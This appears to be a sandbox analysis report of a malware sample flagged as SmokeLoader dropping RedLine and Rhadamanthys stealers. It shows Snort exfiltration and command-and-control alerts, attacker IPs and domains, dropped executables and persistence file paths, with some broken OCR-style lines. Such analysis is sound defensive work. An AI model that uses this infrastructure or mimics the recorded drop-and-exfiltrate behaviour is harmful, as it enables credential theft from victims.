KERNEL32.dll	FindActCtxSectionStringW, CreateFileA, GetSystemWindowsDirectoryW, GlobalHandle, FindFirstVolumeMountPointW, CreateDirectoryExW, ReleaseActCtx, GetLogicalDriveStringsW, ReadConsoleInputA, GetComputerNameExW, GetTempPathA, GetCurrentDirectoryW, DebugBreak, LCMapStringW, GetProcAddress, GlobalAlloc, SetVolumeMountPointW, GetLastError, LoadLibraryW, SetCommMask, LocalUnlock, GetUserDefaultLangID, TerminateProcess, LocalFlags, GetModuleHandleA, GetConsoleAliasesLengthW, RegisterWaitForSingleObject, GlobalSize, OpenFileMappingW, lstrcmpW, ChangeTimerQueueTimer, SetConsoleScreenBufferSize, GetComputerNameW, lstrcpynW, SetConsoleCtrlHandler, CopyFileW, DosDateTimeToFileTime, QueryDosDeviceA, CreateActCtxW, DeleteVolumeMountPointW, MoveFileWithProgressA, PulseEvent, LocalReAlloc, WriteConsoleInputW, GetTempPathW, InterlockedCompareExchange, EnumTimeFormatsA, VerifyVersionInfoA, FindNextFileW, GetConsoleAliasA, FreeLibraryAndExitThread, GetNumberOfConsoleInputEvents, GetVolumePathNameA, LoadLibraryA, CloseHandle, HeapSize, ReadFile, WriteConsoleW, WideCharToMultiByte, HeapReAlloc, HeapAlloc, MoveFileA, DeleteFileA, GetStartupInfoW, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, HeapFree, GetCPInfo, InterlockedIncrement, InterlockedDecrement, GetACP, GetOEMCP, IsValidCodePage, GetModuleHandleW, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, SetLastError, GetCurrentThreadId, DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, HeapCreate, VirtualFree, VirtualAlloc, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, Sleep, ExitProcess, WriteFile, GetModuleFileNameA, GetModuleFileNameW, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCommandLineW, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, LCMapStringA, MultiByteToWideChar, GetStringTypeA, GetStringTypeW, GetLocaleInfoA, InitializeCriticalSectionAndSpinCount, RtlUnwind, SetFilePointer, GetConsoleCP, GetConsoleMode, RaiseException, FlushFileBuffers, SetStdHandle, WriteConsoleA, GetConsoleOutputCP
USER32.dll	GetCaretBlinkTime
GDI32.dll	GetBrushOrgEx, GetBoundsRect
SHELL32.dll	FindExecutableA
MSIMG32.dll	AlphaBlend

Possible Origin


Language of compilation system	Country where language is spoken	Map
Spanish	Mexico	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
109.206.243.168192.168.2.380497352853001 01/25/23-09:43:38.668137	TCP	2853001	ETPRO TROJAN Rhadamanthys Stealer - Payload Response	80	49735	109.206.243.168	192.168.2.3
192.168.2.3109.206.243.16849736802853002 01/25/23-09:44:09.970426	TCP	2853002	ETPRO TROJAN Rhadamanthys Stealer - Data Exfil	49736	80	192.168.2.3	109.206.243.168
192.168.2.3109.206.243.16849760802853002 01/25/23-09:44:49.715501	TCP	2853002	ETPRO TROJAN Rhadamanthys Stealer - Data Exfil	49760	80	192.168.2.3	109.206.243.168
192.168.2.389.208.103.8849733375382043231 01/25/23-09:43:35.518560	TCP	2043231	ET TROJAN Redline Stealer TCP CnC Activity	49733	37538	192.168.2.3	89.208.103.88
192.168.2.3109.206.243.16849735802043202 01/25/23-09:43:38.621799	TCP	2043202	ET TROJAN Rhadamanthys Stealer - Payload Download Request	49735	80	192.168.2.3	109.206.243.168
192.168.2.389.208.103.8849733375382043233 01/25/23-09:43:14.099188	TCP	2043233	ET TROJAN RedLine Stealer TCP CnC net.tcp Init	49733	37538	192.168.2.3	89.208.103.88
89.208.103.88192.168.2.337538497332043234 01/25/23-09:43:16.162357	TCP	2043234	ET MALWARE Redline Stealer TCP CnC - Id1Response	37538	49733	89.208.103.88	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 09:42:40.452477932 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.469746113 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.470160007 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.470671892 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.470772028 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.487663984 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.487689018 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.614130974 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.614201069 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.614464998 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.626651049 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.626651049 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.643986940 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.644038916 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706640005 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706765890 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706834078 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706881046 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706888914 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.706928015 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.706935883 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.706974030 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707020998 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707029104 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.707067013 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707113028 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707168102 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.707355976 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707406044 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707415104 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.707477093 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707515955 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.707545996 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.752640963 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.752695084 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.752752066 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.752805948 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.752823114 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.752861977 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.752865076 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.752902031 CET	80	49728	188.114.97.3	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 09:42:40.752919912 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.753530979 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.753582001 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.753599882 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.753628969 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.753679037 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.753680944 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.754316092 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.754370928 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.754385948 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.754415989 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.754462957 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.754463911 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.755188942 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.755243063 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.755259037 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.755290031 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.755337000 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.755340099 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.756964922 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757025003 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757040024 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.757072926 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757118940 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757127047 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.757163048 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757208109 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.757211924 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757247925 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.757294893 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.799654961 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.799721003 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.799767971 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.799813986 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.799815893 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.799877882 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.799981117 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800026894 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800076008 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.800244093 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800288916 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800348043 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.800818920 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800865889 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800913095 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.800915956 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.800961971 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801004887 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.801335096 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801382065 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801423073 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801435947 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.801875114 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801918030 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.801923990 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.801973104 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.802012920 CET	49728	80	192.168.2.3	188.114.97.3
Jan 25, 2023 09:42:40.802020073 CET	80	49728	188.114.97.3	192.168.2.3
Jan 25, 2023 09:42:40.802566051 CET	80	49728	188.114.97.3	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2023 09:42:40.423273087 CET	52387	53	192.168.2.3	8.8.8.8
Jan 25, 2023 09:42:40.444751024 CET	53	52387	8.8.8.8	192.168.2.3
Jan 25, 2023 09:42:51.505464077 CET	60625	53	192.168.2.3	8.8.8.8
Jan 25, 2023 09:42:51.526386976 CET	53	60625	8.8.8.8	192.168.2.3
Jan 25, 2023 09:42:54.005945921 CET	49302	53	192.168.2.3	8.8.8.8
Jan 25, 2023 09:42:54.027677059 CET	53	49302	8.8.8.8	192.168.2.3
Jan 25, 2023 09:44:45.958540916 CET	56042	53	192.168.2.3	8.8.8.8
Jan 25, 2023 09:44:45.976910114 CET	53	56042	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 25, 2023 09:42:40.423273087 CET	192.168.2.3	8.8.8.8	0x660e	Standard query (0)	potunulit.org	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:42:51.505464077 CET	192.168.2.3	8.8.8.8	0x75b7	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:42:54.005945921 CET	192.168.2.3	8.8.8.8	0xecc7	Standard query (0)	gekjegoudn 6i5fbces.j omf6mtobkl 32eai1qwqx sxpnfyv2s	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:44:45.958540916 CET	192.168.2.3	8.8.8.8	0x10	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 25, 2023 09:42:40.444751024 CET	8.8.8.8	192.168.2.3	0x660e	No error (0)	potunulit.org		188.114.97.3	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:42:40.444751024 CET	8.8.8.8	192.168.2.3	0x660e	No error (0)	potunulit.org		188.114.96.3	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:42:51.526386976 CET	8.8.8.8	192.168.2.3	0x75b7	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:42:54.027677059 CET	8.8.8.8	192.168.2.3	0xecc7	Name error (3)	gekjegoudn 6i5fbces.j omf6mtobkl 32eai1qwqx sxpnfyv2s	none	none	A (IP address)	IN (0x0001)	false
Jan 25, 2023 09:44:45.976910114 CET	8.8.8.8	192.168.2.3	0x10	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.2ip.ua
- transfer.sh
- dipcj.net
  - potunulit.org
- pdujeftq.com
- lmkympntg.net
- khpcnlkw.net
- avuxv.net
- hdmcxxriay.org
- mgqyrb.net
- efxdannslj.org
- scyxiteu.org
- opfakis.org
- ntishu.org
- biwrdybrv.net
- 109.206.243.168

Statistics

Behavior



System Behavior

Analysis Process: aw9Ynwqd1x.exe PID: 1536, Parent PID: 3452

General

Target ID:	0
Start time:	09:41:59
Start date:	25/01/2023
Path:	C:\Users\user\Desktop\aw9Ynwqd1x.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\aw9Ynwqd1x.exe
Imagebase:	0x400000
File size:	199680 bytes
MD5 hash:	B5C3C3D5EB5E6B5415AC4D87E3C46850
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.291031913.0000000004931000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.291031913.0000000004931000.00000004.10000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.290704860.0000000002C00000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.290704860.0000000002C00000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000002.290595055.0000000002BF0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000002.290961017.0000000002C60000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: explorer.exe PID: 3452, Parent PID: 1536

General

Target ID:	1
Start time:	09:42:08
Start date:	25/01/2023
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff69fe90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dbjigst	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	3492156	CopyFileW
C:\Users\user\AppData\Roaming\dbjigst\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	3492156	CopyFileW
C:\Users\user\AppData\Local\Temp\336E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	3492BB6	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\336E.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3492C7A	CreateFileW
C:\Users\user\AppData\Local\Temp\2560.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	3492BB6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\2560.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3492C7A	CreateFileW
C:\Users\user\AppData\Local\Temp\226F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	3492BB6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\226F.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3492C7A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\aw9Ynwqd1x.exe	success or wait	1	3492167	DeleteFileW
C:\Users\user\AppData\Roaming\dbjigst:Zone.Identifier	success or wait	1	34921B2	DeleteFileW
C:\Users\user\AppData\Local\Temp\336E.tmp	success or wait	1	3492BBF	DeleteFileW
C:\Users\user\AppData\Local\Temp\2560.tmp	success or wait	1	3492BBF	DeleteFileW
C:\Users\user\AppData\Local\Temp\226F.tmp	success or wait	1	3492BBF	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dbjigst	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 02 34 2a fd 46 55 44 fd 46 55 44 fd 46 55 44 fd 58 07 79 5b 55 44 fd 58 07 f9 38 55 44 fd 61 fd 3f fd 4d 55 44 fd 46 55 45 fd fd 55 44 fd 58 07 fd fd 62 55 44 fd 58 07 39 47 55 44 fd 58 07 79 47 55 44 fd 52 69 63 68 46 55 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd fd fd 61 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 09 00 00 fd 01 00 00 68 78 02 00 00 00	MZ@!L!This program cannot be run in DOS mode.$4*FUDFUDFUDX[UDX8UDa?MUDFUEUDXbUDXGUDXGUDRichFUDPELahx	success or wait	2	3492156	CopyFileW
C:\Users\user\AppData\Roaming\dbjigst:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	3492156	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\336E.exe	0	417792	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d 5f fd 60 09 3e fd 33 09 3e fd 33 09 3e fd 33 17 6c 51 33 2d 3e fd 33 17 6c 40 33 1f 3e fd 33 17 6c 56 33 6f 3e fd 33 2e fd fd 33 00 3e fd 33 09 3e fd 33 7e 3e fd 33 17 6c 5f 33 08 3e fd 33 17 6c 41 33 08 3e fd 33 17 6c 44 33 08 3e fd 33 52 69 63 68 09 3e fd 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 fd fd 1a 62 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$M_`>3>3>3lQ3->3l@3>3lV3o>3.3>3>3~>3l_3>3lA3>3lD3>3Rich>3PELb	success or wait	1	3492CA0	WriteFile
C:\Users\user\AppData\Local\Temp\2560.exe	0	718848	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4b 11 02 59 0f 70 6c 0a 0f 70 6c 0a 0f 70 6c 0a 11 22 fd 0a 12 70 6c 0a 11 22 fd 0a 72 70 6c 0a 28 fd 17 0a 06 70 6c 0a 0f 70 6d 0a fd 70 6c 0a 11 22 fd 0a 2c 70 6c 0a 11 22 fd 0a 0e 70 6c 0a 11 22 fd 0a 0e 70 6c 0a 52 69 63 68 0f 70 6c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 14 fd 61 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 09 00 00 fd 01	MZ@!L!This program cannot be run in DOS mode.$KYplplpl"pl"rpl(plpmpl",pl"pl"plRichplPELa	success or wait	1	3492CA0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\226F.exe	0	1642648	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 03 fd 47 fd 62 fd 14 fd 62 fd 14 fd 62 fd 14 fd 30 3e 14 fd 62 fd 14 fd 30 2f 14 fd 62 fd 14 fd 30 39 14 fd 62 fd 14 fd fd fd 14 fd 62 fd 14 fd 62 fd 14 fd 62 fd 14 fd 30 30 14 fd 62 fd 14 fd 30 2e 14 fd 62 fd 14 fd 62 2d 14 fd 62 fd 14 fd 30 2b 14 fd 62 fd 14 52 69 63 68 fd 62 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ@!L!This program cannot be run in DOS mode.$Gbbb0>b0/b09bbbb00b0.bb-b0+bRichbPEL	success or wait	1	3492CA0	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: dbjigst PID: **996**, Parent PID: **1080**

General

Target ID:	13
Start time:	09:42:40
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Roaming\dbjigst
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\dbjigst
Imagebase:	0x400000
File size:	199680 bytes
MD5 hash:	B5C3C3D5EB5E6B5415AC4D87E3C46850
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 0000000D.00000002.402603602.0000000002C30000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000002.403573170.0000000004921000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000D.00000002.403573170.0000000004921000.00000004.10000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000002.402735340.0000000002C50000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000D.00000002.402735340.0000000002C50000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000D.00000002.403103692.0000000002C80000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 85%, ReversingLabs

Reputation:	low

Analysis Process: 336E.exe PID: **1568**, Parent PID: **3452**

General

Target ID:	14
Start time:	09:42:41
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Local\Temp\336E.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\336E.exe
Imagebase:	0x400000
File size:	417792 bytes
MD5 hash:	261B1DB94CCF4266128E2EB71A80FDA4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
